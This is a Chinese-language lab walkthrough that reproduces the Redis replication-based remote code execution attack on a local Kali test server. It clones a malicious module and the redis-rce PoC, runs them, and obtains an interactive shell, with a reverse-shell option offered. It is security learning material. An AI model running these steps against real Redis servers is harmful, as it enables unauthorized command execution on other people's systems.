Redis 漏洞手动复现


实验环境


```
服务器：kali_x64_2018.4
IP：192.168.15.5

连接工具：xshell5
```

环境搭建

```
redis-4.0.11
下载地址:download.redis.io/releases/redis-4.0.11.tar.gz
```


```
环境搭建命令
root@kali:~# wget download.redis.io/releases/redis-4.0.11.tar.gz
root@kali:~# tar zxf redis-4.0.11.tar.gz
root@kali:~# cd redis-4.0.11
root@kali:~/redis-4.0.11# make PREFIX=/usr/local/redis install
```


```
root@kali:~# wget download.redis.io/releases/redis-4.0.11.tar.gz
--2019-07-11 12:14:45--  http://download.redis.io/releases/redis-4.0.11.tar.gz
Resolving download.redis.io (download.redis.io)... 109.74.203.151
Connecting to download.redis.io (download.redis.io)|109.74.203.151|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1739656 (1.7M) [application/x-gzip]
Saving to: ‘redis-4.0.11.tar.gz’

redis-4.0.11.tar.gz              100%[===========================================================>]   1.66M   167KB/s    in 9.4s

2019-07-11 12:14:55 (181 KB/s) - ‘redis-4.0.11.tar.gz’ saved [1739656/1739656]

root@kali:~# 
```


```
siphash.c:209:15: warning: this statement may fall through [-Wimplicit-fallthrough=]
     case 3: b |= ((uint64_t)siptlw(in[2])) << 16;
               ^~
siphash.c:210:5: note: here
     case 2: b |= ((uint64_t)siptlw(in[1])) << 8;
     ^~~~
siphash.c:210:15: warning: this statement may fall through [-Wimplicit-fallthrough=]
     case 2: b |= ((uint64_t)siptlw(in[1])) << 8;
               ^~
siphash.c:211:5: note: here
     case 1: b |= ((uint64_t)siptlw(in[0])); break;
     ^~~~
    CC rax.o
    LINK redis-server
    INSTALL redis-sentinel
    CC redis-cli.o
    LINK redis-cli
    CC redis-benchmark.o
    LINK redis-benchmark
    INSTALL redis-check-rdb
    INSTALL redis-check-aof

Hint: It's a good idea to run 'make test' ;)

    INSTALL install
    INSTALL install
    INSTALL install
    INSTALL install
    INSTALL install
make[1]: Leaving directory '/root/redis-4.0.11/src'
root@kali:~/redis-4.0.11# 
```


测试环境

```
root@kali:~/redis-4.0.11# make test
```


```
  26 seconds - unit/sort
  1 seconds - unit/limits
  28 seconds - unit/type/zset
  6 seconds - unit/introspection-2
  11 seconds - unit/scripting
  4 seconds - unit/bitfield
  11 seconds - unit/bitops
  22 seconds - integration/psync2-reg
  3 seconds - unit/lazyfree
  24 seconds - unit/maxmemory
  12 seconds - unit/memefficiency
  29 seconds - integration/psync2
  49 seconds - unit/dump
  7 seconds - unit/wait
  49 seconds - integration/replication-2
  59 seconds - unit/type/list-2
  64 seconds - integration/replication-4
  33 seconds - unit/hyperloglog
  45 seconds - unit/geo
  75 seconds - unit/aofrw
  84 seconds - integration/replication-3
  111 seconds - integration/replication
  100 seconds - integration/replication-psync
  126 seconds - unit/type/list-3
  320 seconds - unit/obuf-limits

\o/ All tests passed without errors!

Cleanup: may take some time... OK
make[1]: Leaving directory '/root/redis-4.0.11/src'
root@kali:~/redis-4.0.11# 
```


将源码中redis.conf拷贝到/usr/local/redis目录

```
root@kali:~/redis-4.0.11# cp redis.conf /usr/local/redis/
```


```
root@kali:~/redis-4.0.11# cp redis.conf /usr/local/redis/
root@kali:~/redis-4.0.11# ls
00-RELEASENOTES  CONTRIBUTING  deps     Makefile   README.md   runtest          runtest-sentinel  src    utils
BUGS             COPYING       INSTALL  MANIFESTO  redis.conf  runtest-cluster  sentinel.conf     tests
root@kali:~/redis-4.0.11# vim /usr/local/redis/redis.conf
```


修改redis.conf中 “daemonize no” 为 “daemonize yes” ，表示redis以后台的方式启动

root@kali:~/redis-4.0.11# *vim /usr/local/redis/redis.conf*


```
# 2) Take the connection alive from the point of view of network
#    equipment in the middle.
#
# On Linux, the specified value (in seconds) is the period used to send ACKs.
# Note that to close the connection the double of the time is needed.
# On other kernels the period depends on the kernel configuration.
#
# A reasonable value for this option is 300 seconds, which is the new
# Redis default starting with Redis 3.2.1.
tcp-keepalive 300

################################# GENERAL #####################################

# By default Redis does not run as a daemon. Use 'yes' if you need it.
# Note that Redis will write a pid file in /var/run/redis.pid when daemonized.
daemonize yes

# If you run Redis from upstart or systemd, Redis can interact with your
# supervision tree. Options:
#   supervised no      - no supervision interaction
#   supervised upstart - signal upstart by putting Redis into SIGSTOP mode
#   supervised systemd - signal systemd by writing READY=1 to $NOTIFY_SOCKET
#   supervised auto    - detect upstart or systemd method based on
#                        UPSTART_JOB or NOTIFY_SOCKET environment variables
# Note: these supervision methods only signal "process is ready."
#       They do not enable continuous liveness pings back to your supervisor.
supervised no

# If a pid file is specified, Redis writes it where specified at startup
# and removes it at exit.
                                                              136,13        9%
```


服务器启动

root@kali:~/redis-4.0.11# */usr/local/redis/bin/redis-server /usr/local/redis/redis.conf*



```
root@kali:~/redis-4.0.11# /usr/local/redis/bin/redis-server /usr/local/redis/redis.conf
9522:C 11 Jul 12:27:58.758 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
9522:C 11 Jul 12:27:58.758 # Redis version=4.0.11, bits=64, commit=00000000, modified=0, pid=9522, just started
9522:C 11 Jul 12:27:58.758 # Configuration loaded
root@kali:~/redis-4.0.11#
```

查看进程

root@kali:~/redis-4.0.11# *ps -ef | grep redis*



```
root@kali:~/redis-4.0.11# ps -ef | grep redis
root       9523      1  0 12:27 ?        00:00:00 /usr/local/redis/bin/redis-server 127.0.0.1:6379
root       9530   3610  0 12:29 pts/1    00:00:00 grep redis
root@kali:~/redis-4.0.11#
```

测试


```
root@kali:~/redis-4.0.11# /usr/local/redis/bin/redis-cli
127.0.0.1:6379> set name xiaowei
OK
127.0.0.1:6379> get name
"xiaowei"
127.0.0.1:6379> 
```

服务停止

```
root@kali:~/redis-4.0.11# /usr/local/redis/bin/redis-cli shutdown
```


```
root@kali:~/redis-4.0.11# /usr/local/redis/bin/redis-cli shutdown
root@kali:~/redis-4.0.11# 
```

分析案例

分析案例

```
https://2018.zeronights.ru/wp-content/uploads/materials/15-redis-post-exploitation.pdf
```

演讲视频

演讲视频

```
https://www.youtube.com/watch?v=Jmv-0PnoJ6c
```

Redis Rec

poc下载

```
https://github.com/Ridter/redis-rce
```

编译so地址


编译so地址

```
https://github.com/n0b0dyCN/RedisModules-ExecuteCommand
```


漏洞复现

后台启动

```
root@kali:~/redis-4.0.11# /usr/local/redis/bin/redis-server /usr/local/redis/redis.conf
```


```
root@kali:~/redis-4.0.11# /usr/local/redis/bin/redis-server /usr/local/redis/redis.conf
9554:C 11 Jul 12:34:22.013 # oO0OoO0OoO0Oo Redis is starting oO0OoO0OoO0Oo
9554:C 11 Jul 12:34:22.014 # Redis version=4.0.11, bits=64, commit=00000000, modified=0, pid=9554, just started
9554:C 11 Jul 12:34:22.014 # Configuration loaded
root@kali:~/redis-4.0.11# 
```


```
root@kali:~/redis-4.0.11# cd /usr/local/redis/
root@kali:/usr/local/redis# git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand
root@kali:/usr/local/redis# cd RedisModules-ExecuteCommand/
root@kali:/usr/local/redis/RedisModules-ExecuteCommand# make
root@kali:/usr/local/redis/RedisModules-ExecuteCommand# cd src/
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# ls
```




```
root@kali:/usr/local/redis/RedisModules-ExecuteCommand# cd src/
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# ls
Makefile  module.c  module.o  module.so
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# 
```

下载poc:

```
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# git clone
https://github.com/Ridter/redis-rce
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# cd redis-rce/
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src/redis-rce# mv redis-rce.py ../redis-
rce.py
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src/redis-rce# cd ../
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# ls
```




```
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# git clone https://github.com/Ridter/redis-rce
Cloning into 'redis-rce'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (7/7), done.
remote: Total 11 (delta 2), reused 11 (delta 2), pack-reused 0
Unpacking objects: 100% (11/11), done.
```



```
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# ls
Makefile  module.c  module.o  module.so  redis-rce  redis-rce.py
```

运行脚本

```
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# python redis-rce.py -r 127.0.0.1 -L
127.0.0.1 -f module.so
[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
```



```
root@kali:/usr/local/redis/RedisModules-ExecuteCommand/src# python redis-rce.py -r 127.0.0.1 -L 127.0.0.1 -f module.so

[*] Connecting to  127.0.0.1:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 127.0.0.1:6379
[*] Setting filename
[+] Accepted connection from 127.0.0.1:6379
[*] Start listening on 127.0.0.1:21000
[*] Tring to run payload
[+] Accepted connection from 127.0.0.1:41715
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit...
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.15.5  netmask 255.255.255.0  broadcast 192.168.15.255
        inet6 2002:dede:df02:0:3d85:c4d9:2b30:1027  prefixlen 64  scopeid 0x0<global>
        inet6 2001:db8:1:0:20c:29ff:fefa:b3be  prefixlen 64  scopeid 0x0<global>
        inet6 2001:db8:1:0:3d85:c4d9:2b30:1027  prefixlen 64  scopeid 0x0<global>
        inet6 2002:dede:df02:0:20c:29ff:fefa:b3be  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::20c:29ff:fefa:b3be  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:fa:b3:be  txqueuelen 1000  (Ethernet)
        RX packets 54321  bytes 62738028 (59.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 33818  bytes 3349592 (3.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 7073935  bytes 1665355674 (1.5 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7073935  bytes 1665355674 (1.5 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
$
```

小维